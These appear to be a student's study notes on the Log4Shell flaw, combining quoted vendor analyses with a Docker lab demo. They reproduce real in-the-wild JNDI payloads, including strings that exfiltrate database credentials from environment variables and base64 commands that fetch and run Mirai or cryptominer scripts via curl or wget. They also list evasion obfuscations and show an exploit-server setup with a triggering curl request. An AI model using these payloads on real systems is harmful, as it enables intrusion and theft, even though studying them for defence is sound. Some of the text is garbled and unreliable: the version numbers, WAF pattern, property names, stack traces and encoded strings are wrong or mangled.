


In HIS name

SVA

Ali Sheikh Attar

Mistakes : trying to build and setup a complex environment without prior searching for available demos

1. Ldap is not database server is Active directory and used for authentication and authorization of users want to access database, server or services, its used to create policies for users, groups etc..



So for log4shell attack we need a extra http and database server to download the malicious file.

Two kind of vulnerabilities

1. This vulnerability specifically targets remote locations accessed via the Lightweight Directory Access Protocol (LDAP). While LDAP was the initial target, other file locations are possible. This capability is an officially supported structure within Java to retrieve remote data that is anticipated to be on a local network but was found to also support Internet-based remote hosts.
2. The Denial of Service referenced by CVE-2021-45105 states that (quoting from Apache.org) "Apache Log4j2 versions 2.0-alpha1 through 2.16.0 did not protect from uncontrolled recursion from self-referential lookups. When the logging configuration uses a non-default Pattern Layout with a Context Lookup (for example,

`\${ctx:loginId}}`, attackers with control over Thread Context Map (MDC) input data can craft malicious input data that contains a recursive lookup, resulting in a `StackOverflowError` that will terminate the process. This is also known as a DOS (Denial of Service) attack”.

2. LDAP

LDAP is used to store data in a central location where different apps and services can access it. LDAP is the most common method hackers use to exploit Log4Shell. A typical attack works as follows:

- The hacker sets up an LDAP server and stores malicious code on it.
- The hacker sends a JNDI lookup to a program using Log4J.
- The JNDI lookup causes the program to reach out to the attacker's LDAP server, download the payload, and execute the code.

RMI

RMI is a Java feature that enables an app on one device to tell an app on another device to do something, like share information or perform a function.

RMI attacks work roughly the same way as LDAP attacks: hackers set up an RMI server, trick the target into connecting to their server, and send malicious commands back to the target.

RMI attacks aren't very common, but [some hackers](#) (link resides outside ibm.com) are shifting to RMI because more and more organizations are blocking LDAP traffic altogether.

DNS

Hackers use DNS to scout for targets. They send a JNDI lookup to a program, telling it to connect to a DNS server that the hackers control. If the DNS server records a connection from the program, the hackers know the system is vulnerable to further Log4Shell exploitation attempts.

Reference: [IBM](#)


Analysis

Main Takeaways

- 90% of the observed security event is associated with scanning and not exploitation
- We observed attempts to disclose sensitive information, in addition to remote code exploitation
- The majority of the attacks target Linux systems
- The threats deployed during post-exploitation include cryptominers and bots

field	count	percentage
request_headers.user-agent	131072	51.53234335
request_headers.referer	35873	14.10384944
request_headers.x-api-version	23881	9.389067777
request_headers.x-forwarded-for	14532	5.713409528
request_headers.x-origin	14066	5.530196698
request_headers.cookie	10796	4.244561606
request_headers.authorization	10262	4.034613857
request_headers.accept	5104	2.006691593
request_headers.forwarded	3932	1.545907395
response_headers.location	754	0.2964430762

protocol	count	percentage
jndi:ldap	126780	96.67899493
jndi:dns	3240	2.470736264
jndi:rmi	711	0.5421893469
others	382	0.2913028558
jndi:iop	14	0.01067602089
jndi:nds	5	0.003812864605
jndi:corba	2	0.001525145842
jndi:nis	1	0.000762572921



interesting patterns that are not focused on remote execution.

These are instead attempting to extract useful information.

For example, we observed patterns that evaluate the installed Java version, such as: “\${jndi:ldap://<ipaddress>:<port>/\${hostName}_\${sys:java.version}}”, and patterns that attempt to extract sensitive information, such as: “\${jndi:ldap://<ipaddress>:<port>/str_\${env:DB_HOST}_\${env:DB_USERNAME}_\${env:DB_PASSWORD}}”, which attempts to extract the environmental variables containing the credentials for a database.

Evasion has also increased with time: as signature are deployed by security vendors, both attackers and security researchers are finding ways to test their efficacy by attempting evasion.

We observed the use of empty environment variables that evaluate to empty strings, such as `：“${env:BARFOO:-j}ndi${env:BARFOO:-:}${env:BARFOO:-l}dap${env:BARFOO:-:}//<url>/a}`”

or

`“${env:ENV_NAME:-j}n${env:ENV_NAME:-d}${env:ENV_NAME:-:}${env:ENV_NAME:-l}d${env:ENV_NAME:-a}p${env:ENV_NAME:-:}//<url>/w}”`, and also the simple use of upper case and lower case combinations to confuse string matching:

`“${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}:<url>”`,

we even find example of misspelled protocols, which indicate manual activity or hasted development of scanning and attack tools (e.g., `“${jndi:ldap://<url>/o=tomcat}”`).

A common technique used in exploitation is the encoding of commands in Base64 form.

We extracted the observed strings and found the most common pattern is to contact a remote web server to download a bash script that is then executed.

We saw these exploitation attempts installing a number of threats, including Mirai, BillGates, Kinsing, and cryptominers, as, for example, in this string:

`“apt update -y apt install curl wget -y curl -s -L`

`hxxp://download[.]c3pool[.]com/xmrig_setup/raw/master/setup_c3pool_miner.sh”`, which is used to install the XMrig cryptominer. Interestingly, this is similar to what is observed by other monitoring groups. For example, the Abuse.ch site lists a similar list of Linux and Windows-based threats.

Reference : [vmware](#)

What is the Log4Shell Vulnerability - in More Technical Terms?

For those slightly more technical people reading this as a summary, here is a simple overview of the attack under the hood:

1. Attacker injects JNDI lookup into a field that is likely to be logged e.g. User-Agent.
2. The string is passed to Log4J for logging
3. Log4J sees the string and queries a malicious LDAP server under attacker control
4. The LDAP server responds with malicious code
5. Log4J runs the malicious code

And here are a few things you can do to prevent Log4Shell in your applications:

- Block `$(jndi:ldap://` in your WAF
- Patch Log4J to the latest version (at least log4j-2.1.50.rc2)
- Disable Log4J (or replace with something else)
- Disable JNDI lookups by setting the system property 'log4j2.formatMsgNoLookups' to True

- Disable remote codebases


While some of these are simple to carry out, it's finding the use of Log4j that will be most challenging.

```

freakycloud -- docker run --rm --network log4jnetwork --name vulnerable-app -p 8080:8080 -- docker -- com.docker
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:227)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
at org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:188)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
at org.springframework.web.filter.RequestContextFilter.doFilterInternal(RequestContextFilter.java:100)
at org.springframework.web.filter.RequestContextFilter.doFilter(RequestContextFilter.java:115)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:188)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:115)
at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:115)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:188)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
at org.springframework.web.filter.CharacterEncodingFilter.doFilterInternal(CharacterEncodingFilter.java:201)
at org.springframework.web.filter.CharacterEncodingFilter.doFilter(CharacterEncodingFilter.java:115)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:188)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:197)
at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:548)
at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:135)
at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:102)
at org.apache.catalina.valves.StandardEngineValve.invoke(StandardEngineValve.java:78)
at org.apache.coyote.connector.CoyoteAdapter.service(CoyoteAdapter.java:337)
at org.apache.coyote.http11.HttpProcessor.service(HttpProcessor.java:382)
at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:65)
at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:893)
at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1722)
at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:46)
at org.apache.tomcat.util.threads.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1193)
at org.apache.tomcat.util.threads.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:674)
at java.lang.Thread.run(Thread.java:750)
Caused by: java.lang.ClassNotFoundException: ExploitImplZK5058 cannot be cast to j.n.r.docke_888c9vulnerable-app is /tmp
at java.naming.spi.DirectoryManager.getObjectInstance(DirectoryManager.java:104)
at com.sun.jndi.LdapCtx.c.lookup(LdapCtx.java:1885)
... 89 more
2021-12-16 12:29:52.254 INFO 1 --- [nio-8888-exec-1] HelloWorld
App version 0.1.0 [log4j:ldapserver:1389/BasicCommand/Base64/G031Y2gg3RtcC0dWlbnbHhGvIbW==]

log4js docker run --rm --network log4jnetwork --name log4jldapserver -p 1389:1389 -p 8888:8888 cygenta/log4jldap
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
[+] Received LDAP Query: BasicCommand/Base64/G031Y2gg3RtcC0dWlbnbHhGvIbW==
[+] Payload: command
[+] Command: touch /tmp/cygenta
[+] Sending LDAP ResourceDef result for BasicCommand/Base64/G031Y2gg3RtcC0dWlbnbHhGvIbW== with basic remote reference payload
[+] Send LDAP reference result for BasicCommand/Base64/G031Y2gg3RtcC0dWlbnbHhGvIbW== redirecting to http://log4jldapserver:8888/ExploitImpl
[+] New HTTP Request From /172.19.0.2:55636 /ExploitImplZK5058.class
[+] Receive ClassRequest: ExploitImplZK5058.class
[+] Response Code: 200
  
```

Reference: [Cygenta](#)



Attacks on two version of log4j

- First: malicious code
- Second: infinit internal recursion error

Reference : [Github/BaboonPan](#)

Attacks demo

References : [Cygenta](#), [Github/preditct8](#), [jekhokie.git](#), [Github:vmware](#), [github:baboonpan](#), [github/twsepain](#)

Exploitations

path: /?test=\$%7Bjndi:ldap://c6ps4tv28ufsri0k88pgcg4y48yyyhao1.interact.sh/a%7D
user_agent: Mozilla \${jndi:ldap://c6ps4tv28ufsri0k88pgcg4y48yyyhao1.interact.sh/a}

The intended effect was for the contacted host to resolve and contact interact.sh, a solution used for out of band extractions (<https://github.com/projectdiscovery/interactsh>), and often employed as part of pen-testing engagements.

Other common discovery checks encoded within the user agent a ping back to bingsearchlib.com, a domain registered as recently as 2021-12-10, and using the name of the Microsoft-developed search engine as a disguise.

user_agent: \${jndi:ldap://062957384aef.bingsearchlib.com:39356/a}

A third even more interesting discovery check achieved RCE (remote command execution) by forcing the host to connect to 45.155.205[.233, and download the logic required to execute the provided base64-encoded payload:

user_agent:

\${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64/KGN1cmwgLXMgNDUuMTU1LjllwNS4yMzM6NTg3NC9YWC5YWC5YWC5YWD04MHx8d2dldCAtcSAfTy0gNDUuMTU1LjllwNS4yMzM6NTg3NC9YWC5YWC5YWC5YWD04MCI8YmFzaA}

Once decoded, the payload uses either “curl” or “wget” to fetch from 45.155.205[.]233 a resource named after the target host IP and port.

(curl -s 45.155.205[.]233:5874/<REDACTED_IP:PORT>||wget -q -O- 45.155.205[.]233:5874/<REDACTED_IP:PORT>)|bash

As for actual infection attempts, one of the observed attempts tried to infect the host with Mirai; the command was again base64-encoded, and the overall exploit included as part of the user agent:

user_agent:\${jndi:ldap://45.137.21[.]9:1389/Basic/Command/Base64/d2dldCBodHRwOi8vNjllwMjEwLjEzMC4yNTAvbGguc2g7Y2htb2QgK3ggbGguc2g7Li9saC5zaA==}

Once decoded, the command would eventually download and execute a script from 62.210.130[.]250 and infect the host with Mirai

(<https://www.virustotal.com/gui/file/776c341504769aa67af7efc5acc66c338dab5684a8579134d3f23165c7abcc00>):

wget http://62.210.130[.]250/lh.sh;chmod +x lh.sh;./lh.sh

Mitigation

How can you protect your organization?

It is imperative to follow general best practices when it comes to security hygiene to minimize your overall risk.

1. Patch your Environment.

The vulnerabilities impact Apache Log4j versions 2.16.0 and below.

Updating to **Log4j version 2.17.0** is the only direct route to mitigate this vulnerability as it disables access to JNDI by default.

2. Apply outbound micro-segmentation rules to prohibit new connections from being established out from your workloads.

3. Scan your environment and code bases for vulnerable systems and code bases employing Log4Shell.

4. Monitor your Workloads for Abnormal Traffic Flow; Look for new, established, and persistent connections as attackers will frequently call home or establish reverse shells. When possible, deploy deep packet inspection tools to monitor for odd traffic patterns to or from the impacted systems. Look for port or protocol mismatches.

5. Review your Log Files; Monitor for unauthorized configuration changes. On systems where odd or abnormal traffic has been identified, it is advisable to search for variations of the exploit command phrase "\${jndi:}", which precedes the attackers Internet address. If this string is identified, it is advisable to fully investigate the system and remove from the network where possible. VMware TAU has also found evasive patterns in log files as follows:

"\${::-j}\${::-n}\${::-d}\${::-i}:\${::-l}\${::-d}\${::-a}\${::-p}"

Note that previous mitigations involving configuration such as setting the system property log4j2.noFormatMsgLookup to true do NOT mitigate this vulnerability

Reference: [Vmware](#)

Attack

Create docker network

```
asa@ASA-Asus:~$ docker network create log4jnetwork
91644b906b0d8c02595ac3e3f932c3b3b5c7184c6d4db0d1ca8d9c42be014166
```

Vulnerable App

```
asa@ASA-Asus:~$ docker run --rm --network log4jnetwork --name vulnerable-app -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app

Log4shell_Analysis_AttackDemo
File Edit View Insert Format Tools Extensions
100% Normal text
:: Spring Boot :: (v2.6.1)

024-10-16 07:17:05.116 INFO 1 --- [main] f.c.l.v.VulnerableAppApplication : Starting VulnerableAppApplication using Java 1.8.0_181 on 63e08b386 with PID 1 (/app/spring-boot-application.jar started by root in /)
024-10-16 07:17:05.121 INFO 1 --- [main] f.c.l.v.VulnerableAppApplication : No active profile set, falling back to default profiles: default

024-10-16 07:17:05.812 INFO 1 --- [main] o.s.b.w.e.t.TomcatWebServer : Tomcat initialized with port(s): 8080 (http)
024-10-16 07:17:05.827 INFO 1 --- [main] o.a.c.c.StandardService : Starting service [Tomcat]
024-10-16 07:17:05.828 INFO 1 --- [main] o.a.c.c.StandardEngine : Starting Servlet engine: [Apache Tomcat/9.0.55]
024-10-16 07:17:05.865 INFO 1 --- [main] o.a.c.c.C.[.[./]
```

tmp folder on our app looks fine (metrics for our attack)

```
asa@ASA-Asus:~$ docker exec vulnerable-app ls /tmp
hsperfdata_root
tomcat-dochbase.8080.5524483264710675676
tomcat.8080.5410877548463000822
```

Setup ldap server

```
asa@ASA-Asus:~$ docker run --rm --network log4jnetwork --name log4jldapserver -p 1389:1389 -p 8888:8888 cygenta/log4jldap
Notice
Unable to find image 'cygenta/log4jldap:latest' locally
latest: Pulling from cygenta/log4jldap
169185f82c45: Pull complete
1e929b64ace7: Pull complete
63dc738e4976: Pull complete
Digest: sha256:bde12dc4bcbe05fdf8d5fd929c77e317d7ca8aa2275031af9f408fa235f6b305
Status: Downloaded newer image for cygenta/log4jldap:latest
[+] LDAP Server Start Listening on 1389
[+] HTTP Server Start Listening on 8888
```

Time of attack 7:26

Trigger the exploit

```
asa@ASA-Asus:~$ curl 127.0.0.1:8080 -H 'X-Apt-Version: ${jndi:ldap://log4jldapserver:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9DeWdlbnRhRGVtbw==}'
```

ldap

```
[+] HTTP Server Start Listening on 8888...
[+] Received LDAP Query: Basic/Command/Base64/dG91Y2ggL3RtcC9DeWdlbnRhRGVtbw==
[+] Payload: command: DirectoryManager.getObjectInstance(DirectoryManager...
[+] Command: touch /tmp/CygentaDemo
[+] Sending LDAP ResourceRef result for Basic/Command/Base64/dG91Y2ggL3RtcC9DeWdlbnRhRGVtbw== with basic remote reference payload
[+] Send LDAP reference result for Basic/Command/Base64/dG91Y2ggL3RtcC9DeWdlbnRhRGVtbw== redirecting to http://log4jldapserver:8888/ExploitIBTnAWi3xy.class
[+] New HTTP Request From /172.18.0.2:42758 to /ExploitIBTnAWi3xy.class
[+] Receive ClassRequest: ExploitIBTnAWi3xy.class
[+] Response Code: 200
```

Application log

```
2024-10-16 07:26:47.575 INFO 1 --- [nio-8080-exec-1] o.a.c.c.C.[.[/] : Initializing Spring
DispatcherServlet 'dispatcherServlet'
2024-10-16 07:26:47.575 INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet : Initializing Servlet
'dispatcherServlet'
2024-10-16 07:26:47.576 INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet : Completed
initialization in 1 ms
2024-10-16 07:26:47.692 http-nio-8080-exec-1 WARN Error looking up JNDI resource
[ldap://log4jldapserver:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9DeWdlbnRhRGVtbw==].
javax.naming.NamingException: problem generating object using object factory [Root exception is
java.lang.ClassCastException: ExploitIBTnAWi3xy cannot be cast to javax.naming.spi.ObjectFactory]; remaining
name ""Basic/Command/Base64/dG91Y2ggL3RtcC9DeWdlbnRhRGVtbw==""
    at com.sun.jndi.ldap.LdapCtx.c_lookup(LdapCtx.java:1092)
    at com.sun.jndi.toolkit.ctx.ComponentContext.p_lookup(ComponentContext.java:542)
    at com.sun.jndi.toolkit.ctx.PartialCompositeContext.lookup(PartialCompositeContext.java:177)
    at com.sun.jndi.toolkit.url.GenericURLContext.lookup(GenericURLContext.java:205)
    at com.sun.jndi.url.ldap.LdapURLContext.lookup(LdapURLContext.java:94)
    at javax.naming.InitialContext.lookup(InitialContext.java:417)
    at org.apache.logging.log4j.core.net.JndiManager.lookup(JndiManager.java:172)
    at org.apache.logging.log4j.core.lookup.JndiLookup.lookup(JndiLookup.java:56)
    at org.apache.logging.log4j.core.lookup.Interpolator.lookup(Interpolator.java:221)
    at org.apache.logging.log4j.core.lookup.StrSubstitutor.resolveVariable(StrSubstitutor.java:1110)
    at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:1033)
    at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:912)
    at org.apache.logging.log4j.core.lookup.StrSubstitutor.replace(StrSubstitutor.java:467)
    at
org.apache.logging.log4j.core.pattern.MessagePatternConverter.format(MessagePatternConverter.java:132)
    at org.apache.logging.log4j.core.pattern.PatternFormatter.format(PatternFormatter.java:38)
    at
org.apache.logging.log4j.core.layout.PatternLayout$PatternSerializer.toSerializable(PatternLayout.java:344)
    at org.apache.logging.log4j.core.layout.PatternLayout.toText(PatternLayout.java:244)
    at org.apache.logging.log4j.core.layout.PatternLayout.encode(PatternLayout.java:229)
    at org.apache.logging.log4j.core.layout.PatternLayout.encode(PatternLayout.java:59)
    at
org.apache.logging.log4j.core.appender.AbstractOutputStreamAppender.directEncodeEvent(AbstractOutputStrea
mAppender.java:197)
```

```

        at
org.apache.logging.log4j.core.appender.AbstractOutputStreamAppender.tryAppend(AbstractOutputStreamAppender.java:190)
        at
org.apache.logging.log4j.core.appender.AbstractOutputStreamAppender.append(AbstractOutputStreamAppender.java:181)
            at org.apache.logging.log4j.core.config.AppenderControl.tryCallAppender(AppenderControl.java:156)
            at org.apache.logging.log4j.core.config.AppenderControl.callAppender0(AppenderControl.java:129)
            at
org.apache.logging.log4j.core.config.AppenderControl.callAppenderPreventRecursion(AppenderControl.java:120)
        )
            at org.apache.logging.log4j.core.config.AppenderControl.callAppender(AppenderControl.java:84)
            at org.apache.logging.log4j.core.config.LoggerConfig.callAppenders(LoggerConfig.java:540)
            at org.apache.logging.log4j.core.config.LoggerConfig.processLogEvent(LoggerConfig.java:498)
            at org.apache.logging.log4j.core.config.LoggerConfig.log(LoggerConfig.java:481)
            at org.apache.logging.log4j.core.config.LoggerConfig.log(LoggerConfig.java:456)
            at
org.apache.logging.log4j.core.config.AwaitCompletionReliabilityStrategy.log(AwaitCompletionReliabilityStrategy.java:82)
            at org.apache.logging.log4j.core.Logger.log(Logger.java:161)
            at org.apache.logging.log4j.spi.AbstractLogger.tryLogMessage(AbstractLogger.java:2205)
            at org.apache.logging.log4j.spi.AbstractLogger.logMessageTrackRecursion(AbstractLogger.java:2159)
            at org.apache.logging.log4j.spi.AbstractLogger.logMessageSafely(AbstractLogger.java:2142)
            at org.apache.logging.log4j.spi.AbstractLogger.logMessage(AbstractLogger.java:2017)
            at org.apache.logging.log4j.spi.AbstractLogger.logIfEnabled(AbstractLogger.java:1983)
            at org.apache.logging.log4j.spi.AbstractLogger.info(AbstractLogger.java:1320)
            at fr.christophetd.log4shell.vulnerableapp.MainController.index(MainController.java:18)
            at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
            at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
            at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
            at java.lang.reflect.Method.invoke(Method.java:498)
            at
org.springframework.web.method.support.InvocableHandlerMethod.doInvoke(InvocableHandlerMethod.java:205)
            at
org.springframework.web.method.support.InvocableHandlerMethod.invokeForRequest(InvocableHandlerMethod.java:150)
            at
org.springframework.web.servlet.mvc.method.annotation.ServletInvocableHandlerMethod.invokeAndHandle(ServletInvocableHandlerMethod.java:117)
            at
org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.invokeHandlerMethod(RequestMappingHandlerAdapter.java:895)
            at
org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.handleInternal(RequestMappingHandlerAdapter.java:808)
            at
org.springframework.web.servlet.mvc.method.AbstractHandlerMethodAdapter.handle(AbstractHandlerMethodAdapter.java:87)
            at org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:1067)
            at org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:963)
            at org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:1006)
            at org.springframework.web.servlet.FrameworkServlet.doGet(FrameworkServlet.java:898)
            at javax.servlet.http.HttpServlet.service(HttpServlet.java:655)
            at org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:883)
            at javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
            at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:227)
            at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
            at org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)

```

```

at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
at org.springframework.web.filter.RequestContextFilter.doFilterInternal(RequestContextFilter.java:100)
at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:119)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
at org.springframework.web.filter.FormContentFilter.doFilterInternal(FormContentFilter.java:93)
at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:119)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
at
org.springframework.web.filter.CharacterEncodingFilter.doFilterInternal(CharacterEncodingFilter.java:201)
at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:119)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:197)
at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:97)
at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:540)
at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:135)
at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:92)
at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:78)
at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:357)
at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:382)
at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:65)
at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:895)
at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1722)
at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
at org.apache.tomcat.util.threads.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1191)
at org.apache.tomcat.util.threads.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:659)
at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
at java.lang.Thread.run(Thread.java:748)
Caused by: java.lang.ClassCastException: ExploitIBTnAWi3xy cannot be cast to javax.naming.spi.ObjectFactory
at javax.naming.spi.NamingManager.getObjectFactoryFromReference(NamingManager.java:163)
at javax.naming.spi.DirectoryManager.getObjectInstance(DirectoryManager.java:189)
at com.sun.jndi.Ldap.LdapCtx.c_lookup(LdapCtx.java:1085)
... 88 more

```

2024-10-16 07:26:47.596 INFO 1 --- [nio-8080-exec-1] HelloWorld : Received a request for
API version
